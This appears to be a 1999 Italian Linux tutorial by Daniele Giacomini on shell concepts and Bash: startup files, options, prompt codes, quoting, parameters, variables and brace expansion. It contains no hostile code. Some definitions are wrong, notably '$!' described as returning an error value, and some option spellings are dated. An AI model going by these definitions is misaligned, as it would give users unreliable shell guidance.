La maggior parte delle shell mette a disposizione una serie di comandi interni (o comandi incorporati) che vengono richiamati nello stesso modo con cui si avvia un programma normale. Solitamente, se esiste un programma con lo stesso nome di un comando, è quest'ultimo, cioè il comando, ad avere la precedenza.

Di solito, i programmi standard che hanno lo stesso nome di comandi interni delle shell principali, svolgono un compito simile.

Spesso, questo fatto è causa di equivoci fastidiosi: alle volte non si è in grado di capire il motivo per il quale un certo programma non funziona esattamente come ci si aspetterebbe.

### 33.2.4 Alias

Alcune shell permettono la definizione di nuovi comandi in forma di ***alias*** di comandi già esistenti. L'utilità di questo sta nella possibilità di permettere l'uso di nomi differenti per uno stesso risultato, oppure per definire l'utilizzo sistematico di determinate opzioni.

Per comprendere il senso di questo si può considerare un esempio. Si potrebbe creare l'alias **`dir`** che in realtà esegue il comando **`ls -l`**.

### 33.2.5 Ambiente

Ogni programma in funzione nel sistema ha un proprio ***ambiente*** definito in base a delle ***variabili di ambiente***. Le variabili di ambiente sono un mezzo elementare e pratico di configurazione del sistema:

i programmi, a seconda dei loro compiti e del loro contesto, cercano di leggere alcune variabili di loro interesse, e in base al contenuto di queste adeguano il loro comportamento.

L'ambiente consegnato a ogni programma che viene messo in esecuzione, è controllato dalla shell che è in grado di assegnare ambienti diversi a programmi diversi.

La shell può quindi creare, modificare e leggere queste variabili, cosa particolarmente utile per la realizzazione di file script.

### 33.2.6 Pipeline

La shell mette in esecuzione i comandi ed è in grado di ridirigere il flusso di dati standard: standard input, standard output e standard error.

Questa caratteristica è importantissima per la realizzazione di comandi complessi attraverso l'elaborazione successiva da parte di una serie di programmi.

Di fatto, ogni comando, anche se composto dalla richiesta di esecuzione di un solo programma, è una pipeline dal punto di vista della shell.

### 33.2.7 Script

Con il termine script si identifica un programma scritto ed eseguito nella sua forma sorgente senza l'intervento di alcuna compilazione.

Normalmente, le shell sono in grado di eseguire dei file script, scritti secondo il linguaggio loro adatto.

Per convenzione, gli script di shell e anche di altri linguaggi interpretati, iniziano con una riga che specifica il programma in grado di interpretarli.

```
#!/bin/sh
```

Questa riga, per esempio, è l'inizio di uno script che deve essere interpretato dal programma `/bin/sh`, ovvero dalla shell Bourne o altra compatibile.

### 33.2.8 Sostituzione o espansione

Una caratteristica molto importante delle shell tradizionali è la possibilità di effettuare una serie di sostituzioni, o espansioni, nel comando impartito interattivamente o contenuto in un programma script.

#### 33.2.8.1 Caratteri jolly o globbing

I caratteri jolly, o metacaratteri, sono quei simboli utilizzati per fare riferimento facilmente a gruppi di file o di directory. Nei sistemi Unix sono le shell a occuparsi della traduzione dei caratteri jolly. In questo modo, una riga di comando che ne contiene, viene trasformata dalla shell che fornisce così, al programma da avviare, l'elenco completo di file e directory che si ottengono dall'espansione di questi caratteri speciali.

Dal momento che questa attività è competenza delle shell, dipende dalla shell utilizzata il tipo di caratteri jolly a disposizione, e anche il loro significato.

#### 33.2.8.2 Variabili e parametri

Come accennato, le shell permettono di creare o modificare il contenuto di variabili di ambiente. Queste variabili possono essere utilizzate per la costruzione di comandi, ottenendo così la sostituzione con il valore che contengono, prima dell'esecuzione di questi.

Nello stesso modo, i parametri, che sono un tipo particolare di variabili a sola lettura, possono essere usati nelle righe di comando. Di solito si tratta degli argomenti passati a uno script.

#### 33.2.8.3 Sostituzione di comandi

Le shell più recenti consentono di comporre un comando utilizzando lo standard output di un altro. In pratica, questi tipi di shell mettono in esecuzione prima i comandi da utilizzare per la sostituzione e quindi, con il risultato che ne ottengono, eseguono il comando risultante.

#### 33.2.8.4 Protezione dalla sostituzione e dall'espansione

Dal momento che ogni shell può attribuire a dei simboli particolari un significato speciale, nel momento in cui si ha la necessità di utilizzare tali simboli per il loro significato letterale (normale), occorre fare in modo che la sostituzione e l'espansione non abbiano luogo.

Generalmente si dispone di due tecniche possibili: l'uso di delimitatori all'interno dei quali la sostituzione e l'espansione non deve avere luogo, oppure può avvenire solo in parte, e l'uso di un carattere di escape. Il carattere di escape viene usato davanti al simbolo che non deve essere interpretato, mentre i delimitatori aprono e chiudono una zona protetta della riga di comando.

Dal momento che si devono usare dei simboli per delimitare o per rappresentare il carattere di escape, quando questi simboli devono essere usati nella riga di comando, occorre proteggere anch'essi. Sembra un circolo vizioso, ma alla fine tutto diventa molto semplice.

Il vero problema è che quando ci si abitua a una shell particolare, ci si abitua anche a utilizzare una serie di tecniche consuete, perdendo di vista la sintassi vera dei comandi.

### 33.2.9 Suddivisione in parole

Il compito di una shell tradizionale, quando viene usata in modo interattivo, è quello di interpretare le istruzioni date dall'utente e di avviare di conseguenza i comandi richiesti.

Ma a questi comandi vengono passati normalmente degli argomenti e la separazione tra questi (argomenti) è fondamentale per il significato che assume l'istruzione data dall'utente. Infatti, non è compito dei comandi scomporre l'insieme degli argomenti, ma è compito della shell passarli debitamente separati. In questo modo, i comandi si possono limitare all'analisi di ogni singolo argomento.

Gli oggetti suddivisi che la shell riesce a individuare e quindi a passare ai comandi, sono le ***parole***. È molto importante la conoscenza del modo in cui una shell suddivide una riga di comando in parole.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Bash: avvio e conclusione

Bash è la shell standard di GNU/Linux e di molti altri sistemi Unix. Bash (*Bourne Again SHell*) è compatibile con la shell Bourne (**`sh`**) e incorpora alcune funzionalità della shell Korn (**`ksh`**) e della shell C (**`csh`**). Bash è progettata per essere aderente alle specifiche POSIX.2.

> Bash è una shell molto complessa e tutte le notizie contenute in questo documento non sono sufficienti a completarne il quadro. Se necessario si deve consultare la documentazione originale: *bash.info* e *bash(1)*.

## 34.1 Avvio di Bash

L'eseguibile della shell Bash è **`bash`**, che si trova normalmente nella directory `/bin/`.

`bash [`⟨*opzioni*⟩`] [`⟨*file-script*⟩`] [`⟨*argomenti*⟩`]`

Si distinguono fondamentalmente due tipi di modalità di funzionamento della shell Bash: interattiva e non interattiva. Quando l'eseguibile **`bash`** viene avviato con l'indicazione del nome di un file, questo tenta di eseguirlo come uno script (in tal caso non conta che il file abbia i permessi di esecuzione e nemmeno che contenga la dichiarazione iniziale **`#!/bin/bash`**). Gli eventuali argomenti che possono seguire il nome del file, vengono passati allo script in forma di parametri (come viene descritto più avanti).

La shell Bash è potenzialmente compatibile con diversi altri tipi di shell e questo crea una sostanziale differenza di comportamento nel momento dell'avvio, a seconda del tipo di compatibilità a cui ci si riferisce.

La tabella 34.1 mostra, in particolare, la sequenza di file di configurazione utilizzati a seconda del tipo di emulazione preferito.

### 34.1.1 Shell interattiva

La shell è interattiva quando interagisce con l'utente e di conseguenza mostra un *prompt*. L'eseguibile **`bash`** può essere avviato eventualmente in modo esplicitamente interattivo utilizzando l'opzione **`-i`**.[1]

Quando la shell Bash funziona in modo interattivo, se necessario, crea la variabile di ambiente **`PS1`** che serve a contenere il *prompt* e il parametro **`$-`** contiene anche la lettera **`i`**.[2]

Una shell interattiva può a sua volta essere di *login* o meno. La distinzione serve alla shell per determinare quali file di configurazione utilizzare.

#### 34.1.1.1 Shell interattiva di login

Una shell di *login* è quella in cui il parametro zero, ovvero **`$0`**, contiene un trattino (**`-`**) come primo carattere (di solito contiene esattamente il valore **`-bash`**), oppure è stata avviata utilizzando l'opzione **`-login`**. In pratica è, o dovrebbe essere, quello che si ha di fronte quando è stata completata la procedura di *login*.

La shell Bash messa in funzione a seguito di un *login*, se non è stata specificata l'opzione **`-noprofile`**:

- tenta di leggere ed eseguire il contenuto di `/etc/profile`;
- tenta di leggere ed eseguire il contenuto di `~/.bash_profile`, se non ci riesce, tenta con `~/.bash_login`, e se anche questo file non è accessibile o non esiste, tenta ancora con il file `~/.profile`.

Al termine della sessione di lavoro:

- se esiste, legge ed esegue il contenuto di `~/.bash_logout`.

#### 34.1.1.2 Shell interattiva normale

Se non è stata specificata una delle opzioni **`-norc`** o **`-rcfile`**, sempre che esista, viene letto ed eseguito il contenuto di `~/.bashrc`.

[1] Questa opzione potrebbe sembrare superflua, ma ci sono circostanze in cui è davvero importante poter indicare esplicitamente ciò che si vuole.

[2] Se le variabile e i parametri sono ancora concetti oscuri, questi dovrebbero essere chiariti nei capitoli successivi.

#### 34.1.1.3 Collegamenti tra file di configurazione

Spesso si include l'esecuzione del contenuto del file ~/.bashrc anche nel caso di shell di *login* e questo attraverso un accorgimento molto semplice: all'interno del file ~/.bash_profile si includono le righe seguenti.

```
...
if [ -f ~/.bashrc ]
then
    source ~/.bashrc
fi
...
```

Il significato è semplice: viene controllata l'esistenza del file ~/.bashrc e se viene trovato viene caricato ed eseguito.

### 34.1.2 Shell non interattiva

Una shell non interattiva è di norma dedicata a eseguire uno script. Nel momento dell'avvio in questa modalità, la shell Bash controlla il contenuto della variabile di ambiente **BASH_ENV**: se questa variabile non è vuota esegue il file nominato al suo interno.

In pratica, attraverso questa variabile si indica un file di configurazione che si vuole sia eseguito dalla shell prima di dello script. In situazioni normali questa variabile è vuota, oppure non esistente del tutto.

### 34.1.3 Compatibilità con sh e POSIX

Se l'eseguibile della shell Bash viene avviato con il nome **sh** (per esempio attraverso un collegamento simbolico), per quanto riguarda l'utilizzo dei file di configurazione si comporta come la shell Bourne, e per il resto il suo funzionamento è conforme alla shell POSIX.

Nel caso di shell di *login*, tenta di eseguire solo /etc/profile e ~/.profile, rispettivamente. L'opzione **--noprofile** può essere utilizzata per disabilitare la lettura di questi file di avvio.

Se l'eseguibile **bash** viene avviato in modalità POSIX, attraverso l'opzione **--posix**, allora la shell segue lo standard POSIX per i file di avvio. In tal caso, per una shell non interattiva viene utilizzato il nome del file contenuto nella variabile **ENV**.

| | Tipo | All'avvio | Alla conclusione |
|---|---|---|---|
| bash | login | /etc/profile + {~/.bash_profile\|~/.bash_login\|~/.profile} | ~/.bash_logout |
| bash | interattiva | ~/.bashrc | |
| bash | non inter. | $BASH_ENV | |
| sh | login | /etc/profile + ~/.profile | |
| sh | interattiva | $ENV | |
| sh | non inter. | – | |
| bash --posix | login | $ENV | |
| bash --posix | interattiva | $ENV | |
| bash --posix | non inter. | – | |

Tabella 34.1: A seconda del modo con cui l'eseguibile della shell Bash viene avviato si utilizzano diversi tipi di file di configurazione.

## 34.2 Opzioni

La shell Bash interpreta due tipi di opzioni: a singolo carattere e multicarattere. Le opzioni multicarattere devono precedere necessariamente quelle a singolo carattere.

Alcune opzioni multicarattere

--norc

Riguarda la modalità interattiva: non esegue il file di configurazione ~/.bashrc. Quando si avvia l'eseguibile della shell Bash utilizzando il nome **sh** per mantenere la compatibilità con la shell Bourne, questo file di configurazione non deve essere letto e questa opzione è sottintesa.

--noprofile

Riguarda la modalità interattiva di login: non esegue i file di inizializzazione /etc/profile, ~/.bash_profile, ~/.bash_login o ~/.bashrc.

`-rcfile` ⟨*file*⟩

Riguarda la modalità interattiva: non esegue il file di inizializzazione personalizzato `~/.bashrc`, ma quello indicato come argomento.

`-version`

Visualizza il numero di versione.

`-login`

Fa in modo che funzioni in qualità di shell di *login*.

`-noediting`

Quando è avviata in modalità interattiva, non usa la libreria GNU **`readline`** per gestire la riga di comando.

`-posix`

Fa in modo di adeguarsi il più possibile alle specifiche POSIX 1003.2.

Alcune opzioni a singolo carattere

`-c` ⟨*stringa*⟩

Vengono eseguiti i comandi contenuti nella stringa. Eventuali argomenti successivi vengono passati ai parametri posizionali a partire da **`$0`**.

`-i`

Forza l'esecuzione in modalità interattiva.

`-s`

La shell legge i comandi dallo standard input.

## 34.3 Interpretazione degli argomenti successivi

Se restano degli argomenti dopo le opzioni e non è stato usato **`-c`** o **`-s`**, il primo di questi argomenti viene interpretato come il nome di un file di comandi di shell: uno script di shell. Se la shell viene avviata in questo modo, viene assegnato al parametro **`$0`** il nome di questo script e ai parametri posizionali (**`$1`**, **`$2`**, **`$3`**, ecc.) il resto degli argomenti. La shell legge ed esegue i comandi di questo script e quindi termina l'esecuzione. Il valore restituito alla fine della sua esecuzione è quello dell'ultimo comando eseguito dallo script.

## 34.4 Uso sommario della tastiera

La shell Bash fornisce un sistema di gestione della tastiera molto complesso, attraverso un gran numero di funzioni. Teoricamente è possibile ridefinire ogni tasto speciale e ogni combinazione di tasti a seconda delle proprie preferenze. In pratica, non è consigliabile un approccio di questo tipo, dal momento che tutto questo serve solo per gestire la riga di comando.

La tabella 34.2 mostra un elenco delle funzionalità dei tasti e delle combinazioni più importanti.

| Comando | Descrizione |
|---|---|
| Caratteri normali | Inseriscono semplicemente i caratteri corrispondenti. |
| Ctrl+b | Sposta il cursore all'indietro di una posizione. |
| Ctrl+f | Sposta il cursore in avanti di una posizione. |
| Backspace | Cancella il carattere alla sinistra del cursore. |
| Ctrl+d | Cancella il carattere corrispondente alla posizione del cursore. |
| Ctrl+a | Sposta il cursore all'inizio della riga. |
| Ctrl+e | Sposta il cursore alla fine della riga. |
| Alt+f | Sposta il cursore in avanti di una parola. |
| Alt+b | Sposta il cursore all'indietro di una parola. |
| Ctrl+l | Ripulisce lo schermo. |

Tabella 34.2: Elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Generalmente funzionano anche i tasti freccia per spostare il cursore. In particolare, i tasti [ *freccia su* ] e [ *freccia giù* ] permettono di richiamare le righe di comando inserite precedentemente. Quando si preme un tasto o una combinazione non riconosciuta, si ottiene una segnalazione di errore.

Le funzionalità avanzate di gestione e programmazione della tastiera non sono descritte in questo e negli altri capitoli. Se si desidera approfondirle occorre consultare la documentazione originale, *bash.info* e *bash(1)*, in corrispondenza di quanto descritto a proposito della libreria **`readline`**.

## 34.5 Invito o prompt

Quando la shell funziona in modo interattivo, può mostrare due tipi di *prompt*:

- quello primario definito nella variabile **`PS1`** quando è pronta a ricevere un comando;
- quello secondario definito nella variabile **`PS2`** quando necessita di maggiori dati per completare un comando.

Il contenuto di queste variabili è una stringa che può essere composta da alcuni simboli speciali contrassegnati dal carattere di escape (**`\`**), che acquistano il significato indicato nella tabella 34.3.

| Codice | Descrizione |
|---|---|
| \t | Orario attuale nel formato hh:mm:ss (ore, minuti, secondi). |
| \d | Data attuale. |
| \n | Interruzione di riga. |
| \s | Nome della shell. |
| \w | Directory corrente. |
| \W | Percorso precedente alla directory corrente (*basename*). |
| \u | Utente. |
| \h | Nome del nodo. |
| \# | Numero del comando attuale. |
| \! | Numero del comando nello storico. |
| \$ | **`#`** se UID = 0; **`$`** se UID > 0. |
| *nnn* | Carattere corrispondente al numero ottale indicato. |
| \\\\ | Una barra obliqua inversa singola (**`\`**). |
| \\[ | Inizio di una sequenza di controllo. |
| \\] | Fine di una sequenza di controllo. |

Tabella 34.3: Elenco dei codici speciali per il *prompt*.

In particolare merita attenzione **`\$`**, il cui significato potrebbe non essere chiaro dalla descrizione fatta nella tabella. Rappresenta un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di un UID pari a 0 (se cioè si tratta dell'utente **`root`**) corrisponde al simbolo **`#`**, negli altri casi corrisponde al simbolo **`$`**.

La stringa del *prompt*, dopo la decodifica dei codici di escape appena visti, viene eventualmente espansa attraverso i processi di sostituzione dei parametri e delle variabili, della sostituzione dei comandi, dell'espressione aritmetica e della suddivisione delle parole. Il concetto di espansione e sostituzione viene descritto del prossimo capitolo.

Esempi

```
$ PS1='\u@\h:\w\$ '
```

Questo esempio fa in modo di ottenere un *prompt* che visualizza il nome dell'utente, il nome dell'elaboratore, la directory corrente e il simbolo **`$`** o **`#`** a seconda del tipo di utente.

```
daniele@dinkel:~$
```

## 34.6 Conclusione

La conclusione del funzionamento della shell, quando si trova in modalità interattiva, si ottiene normalmente attraverso il comando interno **`exit`**, oppure eventualmente con il comando interno **`logout`** se si tratta di una shell di *login*. Se invece si tratta di una shell avviata per interpretare uno script, questa termina silenziosamente alla conclusione dello script stesso.

# Bash: parametri, variabili, espansione e sostituzione

Un compito molto importante delle shell Unix è quello di rimpiazzare variabili e simboli speciali con quello che rappresentano. A fianco di questo problema si pone la necessità di proteggere ciò che si vuole evitare sia espanso dalla shell. Anche questi simboli che proteggono contro l'espansione sono soggetti a loro volta a un procedimento di sostituzione: quando la shell ha terminato l'interpretazione di un'istruzione, questi devono essere rimossi in modo da non lasciarne traccia per un eventuale programma che dovesse ricevere questi dati in forma di argomenti.

## 35.1 Quoting

In questo documento, il termine *quoting* viene usato per rendere l'idea del verbo *quote* inglese. Si vuole fare riferimento all'azione di racchiudere parti di testo all'interno di delimitatori (virgolette o apici) per evitare confusione nei comandi, o per poter utilizzare un simbolo che altrimenti avrebbe un significato speciale. Da un punto di vista umano, è l'equivalente della citazione.

Il metodo del *quoting* viene quindi usato per togliere il significato speciale che può avere un carattere o una parola per la shell. Ci sono tre meccanismi di *quoting*: il carattere di escape (rappresentato dalla barra obliqua inversa), gli apici semplici e gli apici doppi (o virgolette).

### 35.1.1 Escape e continuazione

La barra obliqua inversa (`\`) rappresenta il carattere di escape. Serve per preservare il significato letterale del carattere successivo, cioè evitare che venga interpretato diversamente da quello che è veramente.

Un caso particolare si ha quando il simbolo `\` è esattamente l'ultimo carattere della riga, o meglio, quando questo è seguito immediatamente dal codice di interruzione di riga: rappresenta una continuazione nella riga successiva.[1]

> Il simbolo `\`, utilizzato per interrompere un'istruzione e riprenderla nella riga successiva, può essere utilizzato sia con una shell interattiva che all'interno di uno script. Bisogna fare bene attenzione a non lasciare spazi dopo questo simbolo, altrimenti non si comporta più come segno di continuazione.

Esempi

`$ ls -l \*`

Tenta di visualizzare le caratteristiche del file il cui nome corrisponde a un asterisco (`*`). Se non venisse usata la barra obliqua inversa che funge da escape, l'asterisco verrebbe trasformato nell'elenco dei nomi dei file contenuti nella directory corrente.

```
#!/bin/bash
echo "Saluti e baci \
paga la multa e taci"
```

Nello script precedente, il comando **echo** è stato spezzato a metà in modo da poter proseguire nella riga successiva.

### 35.1.2 Apici singoli

Racchiudendo una serie di caratteri tra una coppia di apici semplici (`'`) si mantiene il valore letterale di questi caratteri. Evidentemente, un apice singolo non può essere contenuto in una stringa del genere.

> L'apice inclinato nel modo opposto (`` ` ``) viene usato con un altro significato che non rientra nel *quoting*.

Esempi

`$ echo 'Attenzione: $0 $1 \ ... restano "inalterati".'`[*Invio*]

```
Attenzione: $0 $1 \ ... restano "inalterati".
```

[1] In un certo senso si potrebbe dire che si tratti anche in questo caso di un carattere di escape: toglie il significato normale che si dà al codice di interruzione di riga.

### 35.1.3 Apici doppi

Racchiudendo una serie di caratteri tra una coppia di apici doppi si mantiene il valore letterale di questi caratteri, a eccezione di **`$`**, **`` ` ``** e **`\`**. I simboli **`$`** e **`` ` ``** (dollaro e apice inverso) mantengono il loro significato speciale all'interno di una stringa racchiusa tra apici doppi, mentre la barra obliqua inversa (**`\`**) si comporta come carattere di escape solo quando è seguita da **`$`**, **`` ` ``**, **`"`** e **`\`**; quando si trova al termine della riga serve come indicatore di continuazione nella riga successiva.

Si tratta di una particolarità molto importante, attraverso la quale è possibile definire delle stringhe in cui si possono inserire:

- variabili e parametri;
- comandi da sostituire.

Esempi

```
$ echo "Il parametro \$0 contiene: \"$0\""[Invio]
```

```
Il parametro $0 contiene: "-bash"
```

## 35.2 Parametri e variabili

Nella documentazione originale di Bash si utilizza il termine ***parametro*** per identificare diversi tipi di entità:

- parametri posizionali;
- parametri speciali;
- variabili di shell.

In questo documento, per evitare confusioni, si riserva il termine ***parametro*** solo ai primi due tipi di entità.

L'elemento comune tra i parametri e le variabili è il modo con cui questi devono essere identificati quando si vuole leggere il loro contenuto: occorre il simbolo **`$`** davanti al nome (o al simbolo) dell'entità in questione, mentre per assegnare un valore all'entità (sempre che ciò sia possibile), questo prefisso non deve essere indicato.

### 35.2.1 Parametri

Il termine parametro viene utilizzato qui per definire una variabile speciale che può essere solo letta e rappresenta alcuni elementi particolari dell'attività della shell. Come nel caso delle variabili, per fare riferimento al contenuto di un parametro occorre utilizzare il prefisso **`$`** che di per sé non è parte del nome del parametro. Tuttavia, per maggiore chiarezza espressiva, dal momento che non è possibile assegnare un valore a queste entità, quando nelle documentazioni si fa riferimento a un parametro, si utilizza quasi sempre il suo nome (o il simbolo che rappresenta) preceduto dal simbolo **`$`**.

Quindi, dire che il primo parametro posizionale si chiama **`$1`** non è esatto: è semplicemente **`1`**, solo che per leggerne il contenuto si deve aggiungere **`$`** davanti e non esiste la possibilità di trattare questo **`1`** come una variabile di shell. Inoltre, parlare del parametro **`1`**, può essere fonte di confusione.

Un parametro è definito, cioè esiste, quando contiene un valore, compresa la stringa vuota.

#### 35.2.1.1 Parametri posizionali

Un parametro posizionale è definito da una o più cifre numeriche a eccezione del parametro **`$0`** che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: **`$1`** è il primo, **`$2`** è il secondo, e così di seguito.

Quando viene eseguita una funzione, questi parametri vengono rimpiazzati temporaneamente con gli argomenti forniti alla funzione.

Quando si utilizza un parametro composto da più di una cifra numerica, occorre racchiudere questo numero tra parentesi graffe: **`${10}`**, **`${11}`**,...

#### 35.2.1.2 Parametri speciali

I parametri speciali sono rappresentati da uno zero o un altro simbolo speciale.

- **`$0`**

  Restituisce il nome della shell o dello script. Se la shell Bash viene avviata con un file di comandi, **`$0`** conterrà il nome di quel file. Se la shell viene avviata con l'opzione **`-c`**, **`$0`** conterrà il primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).

- **`$*`**

  Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale **`IFS`**. Se questa variabile non è definita, oppure contiene una stringa vuota, viene utilizzato uno spazio singolo. Per esempio, se **`IFS`** contenesse la sequenza **`xyz`**, **`"$*"`** sarebbe equivalente a **`"$1x$2x`**...**`"`**.

  > La variabile di shell **`IFS`** contiene di solito la sequenza: <*Spazio*><*Tab*><*newline*>. Di conseguenza, viene utilizzato normalmente il carattere <*Spazio*> per staccare i vari parametri posizionali. Per cui, in pratica, la maggior parte delle volte, **`"$*"`** equivale a **`"$1 $2`**...**`"`**.

- **`$@`**

  Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta una serie di parole, ognuna composta dal contenuto del rispettivo parametro posizionale. Di conseguenza, **`"$@"`** equivale a **`"$1" "$2"`**... Questo rappresenta un'eccezione rispetto agli altri parametri: l'espansione di questo parametro genera diverse parole.

- **`$#`**

  Restituisce il numero della quantità di parametri posizionali.

- **`$?`**

  Restituisce lo stato dell'ultima pipeline eseguita in primo piano (*foreground*).

- **`$-`**

  Il trattino, restituisce la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno **`set`**.

- **`$$`**

  Restituisce il PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il PID della shell principale e non quello della subshell.

- **`$!`**

  Restituisce il valore dell'errore.

- **`$_`**

  Il simbolo di sottolineatura, restituisce l'ultimo argomento del comando precedente.

## 35.2.2 Variabili di shell

Una variabile è definita quando contiene un valore, compresa la stringa vuota. L'assegnamento di un valore si ottiene con una dichiarazione del tipo seguente:

⟨*nome-di-variabile*⟩`=`[⟨*valore*⟩]

Il nome di una variabile può contenere lettere, cifre numeriche e il segno di sottolineatura, ma il primo carattere non può essere un numero.

Se non viene fornito il valore da assegnare, si intende la stringa vuota. La lettura del contenuto di una variabile si ottiene facendone precedere il nome dal simbolo **`$`**.

La tabella 35.1 mostra l'elenco delle variabili il cui valore viene assegnato direttamente dalla shell.

In particolare, è possibile assegnare un valore alla variabile **`SECONDS`** ottenendo il riavvio del conteggio dei secondi a partire da quel valore.

La tabella 35.2 mostra l'elenco di alcune delle altre variabili utilizzate dalla shell.

In particolare vanno prese in considerazioni le variabili descritte di seguito.

- **`PATH`**

  È un elenco di directory separato da due punti verticali (`:`). Il valore predefinito dipende dalla configurazione della shell, e un valore comune potrebbe essere il seguente:

  ```
  /usr/local/bin:/bin:/usr/bin:.:
  ```

  > È importante notare, soprattutto per chi è abituato a utilizzare il sistema operativo Dos, che se si vuole includere nel percorso di ricerca la directory corrente, questa deve essere indicata tra i percorsi possibili. Nell'esempio è stata messa alla fine, come si fa di solito per motivi di sicurezza.

| | Variabile | Descrizione |
|---|---|---|
| sh | OPTIND | L'indice del prossimo argomento da elaborare dal comando **`getopts`**. |
| " | OPTARG | Il valore dell'ultimo argomento elaborato da **`getopts`**. |
| ksh | RANDOM | Un numero intero casuale. |
| " | REPLY | La destinazione predefinita per il comando interno **`read`**. |
| " | SECONDS | Il numero di secondi trascorsi dall'avvio della shell. |
| " | PWD | La directory corrente. |
| " | OLDPWD | La directory corrente visitata precedentemente. |
| " | LINENO | Il numero della riga dello script o della funzione. |
| bash | HISTCMD | L'indice nel registro storico dei comandi. |
| " | UID | Lo UID dell'utente. |
| " | EUID | Lo UID efficace dell'utente. |
| " | GROUPS | Un array contenente i numeri GID di cui l'utente è membro. |
| " | HOSTTYPE | Il nome del tipo di elaboratore. |
| " | OSTYPE | Il nome del sistema operativo. |
| " | MACHTYPE | Architettura e sistema operativo utilizzato. |
| " | BASH_VERSION | Il numero di versione di Bash. |
| " | BASH | Il percorso completo della copia corrente dell'eseguibile **`bash`**. |
| " | PPID | Il PID del processo genitore della shell attuale. |
| " | SHLVL | Il livello di annidamento dell'eseguibile **`bash`**. |

Tabella 35.1: Elenco delle variabili più importanti della shell Bash, il cui valore viene assegnato direttamente dalla shell stessa. L'elenco è classificato in base all'origine storica.

| | Variabile | Descrizione | Predefinito |
|---|---|---|---|
| sh | IFS | *Internal Field Separator*. | *<SP><HT><LF>* |
| " | PATH | I percorsi di ricerca per i comandi. | |
| " | HOME | La directory personale dell'utente. | |
| " | CDPATH | Il percorso di ricerca per il comando **`cd`**. | |
| " | MAILPATH | La directory dei file della posta elettronica. | |
| " | PS1 | Il *prompt* primario. | «bash$ » |
| " | PS2 | Il *prompt* secondario. | «>» |
| csh | IGNOREEOF | Il numero di *<EOF>* necessari per terminare. | 1 |
| ksh | PS3 | Il *prompt* del comando **`select`**. | |
| " | PS4 | | «+ » |
| " | TMOUT | Tempo di attesa massima (secondi). | |
| bash | HISTSIZE | Comandi da conservare nello storico. | 500 |
| " | HISTFILE | File storico dei comandi inseriti. | «~/.bash_history» |
| " | ENV | Il nome di un file di configurazione POSIX. | |
| " | BASH_ENV | File di configurazione per l'esecuzione di script. | |

Tabella 35.2: Elenco di alcune delle altre variabili utilizzate dalla shell Bash. L'elenco è classificato in base all'origine storica.

- **`PS1`**

  Il *prompt* primario. Un esempio possibile è **`\u@\h:\w\$ `** che in particolare mostra anche il nome dell'utente come nell'esempio seguente:

  ```
  daniele@dinkel:~$
  ```

  > Se la stringa si indica usando il *quoting* con gli apici doppi, si deve di fatto trasformare in **`"\\u@\\h:\\w\\$ "`**.

#### 35.2.2.1 Esportazione

Quando si creano o si assegnano delle variabili, queste hanno una validità limitata all'ambito della shell stessa, per cui, i comandi interni sono al corrente di queste variazioni mentre i programmi che vengono avviati non ne risentono. Perché anche i programmi ricevano le variazioni fatte sulle variabili, queste devono essere ***esportate***. L'esportazione delle variabili si ottiene con il comando interno **`export`**.

Esempi

$ **`PIPPO="ciao"`**

$ **`export PIPPO`**

Crea la variabile **`PIPPO`** e quindi la esporta.

$ **`export PIPPO="ciao"`**

Esegue la stessa operazione dell'esempio precedente, ma in un colpo solo.

## 35.3 Espansione

Con questo termine si intende la traduzione di parametri, variabili e altre entità analoghe, nel loro risultato finale. L'espansione, intesa in questi termini, viene eseguita sulla riga di comando, dopo che questa è stata scomposta in parole. Esistono sette tipi di espansione eseguiti nell'ordine seguente:

1. parentesi graffe;
2. tilde;
3. parametri e variabili;
4. comandi;
5. aritmetica (da sinistra a destra);
6. suddivisione delle parole;
7. percorso o *pathname*.

Nei sistemi che possono gestirlo esiste un tipo addizionale: si tratta della ***sostituzione di processo*** e qui non viene descritta.

Solo l'espansione attraverso parentesi graffe, la suddivisione in parole e l'espansione di percorso, possono cambiare il numero delle parole di un'espressione. Gli altri tipi di espansione trasformano una parola in un'altra parola con l'unica eccezione del parametro **`$@`** che invece si espande in più parole.

Dopo tutte le fasi di espansione e sostituzione, tutti i simboli utilizzati per il *quoting* vengono eliminati.

### 35.3.1 Parola

Il termine ***parola*** ha un significato particolare nella terminologia utilizzata per la shell: si tratta di una sequenza di caratteri che rappresenta qualcosa di diverso da un operatore. In altri termini, si può definire come una stringa che viene presa così com'è e rappresenta una cosa sola. Per esempio, un argomento fornito a un programma è una parola.

L'operazione di ***suddivisione in parole*** riguarda il meccanismo con cui una stringa viene analizzata e suddivida in parole in base a un determinato criterio. Questo problema viene ripreso più avanti.

### 35.3.2 Espansione delle parentesi graffe

L'espansione delle parentesi graffe deriva dalla shell C.

⟨*prefisso*⟩{⟨*elenco*⟩}⟨*suffisso*⟩

L'elenco indicato all'interno delle parentesi graffe è fatto di elementi separati da virgola. Il risultato è una serie di parole composte tutte dal prefisso e dal suffisso indicati e all'interno uno degli elementi della lista. Per esempio, **a{b,c,d}e** genera esattamente le tre parole **abe ace ade**.

Esempi

`# mkdir /usr/local/src/pippo/{vecchio,nuovo,dist,bachi}`

Crea quattro directory: `vecchio/`, `nuovo/`, `dist/` e `bachi/` a partire da `/usr/local/src/pippo/`.

`# chown root /usr/{paperino/{qui,quo,qua},topolino/{t??.*,minnie}}`

cambia proprietà di una serie di file:

```
/usr/paperino/qui
/usr/paperino/quo
/usr/paperino/qua
/usr/topolino/t??.*
/usr/topolino/minnie
```

e chiaramente, `/usr/topolino/t??.*` viene ulteriormente espanso.

### 35.3.3 Espansione della tilde

L'espansione della tilde deriva dalla shell C.

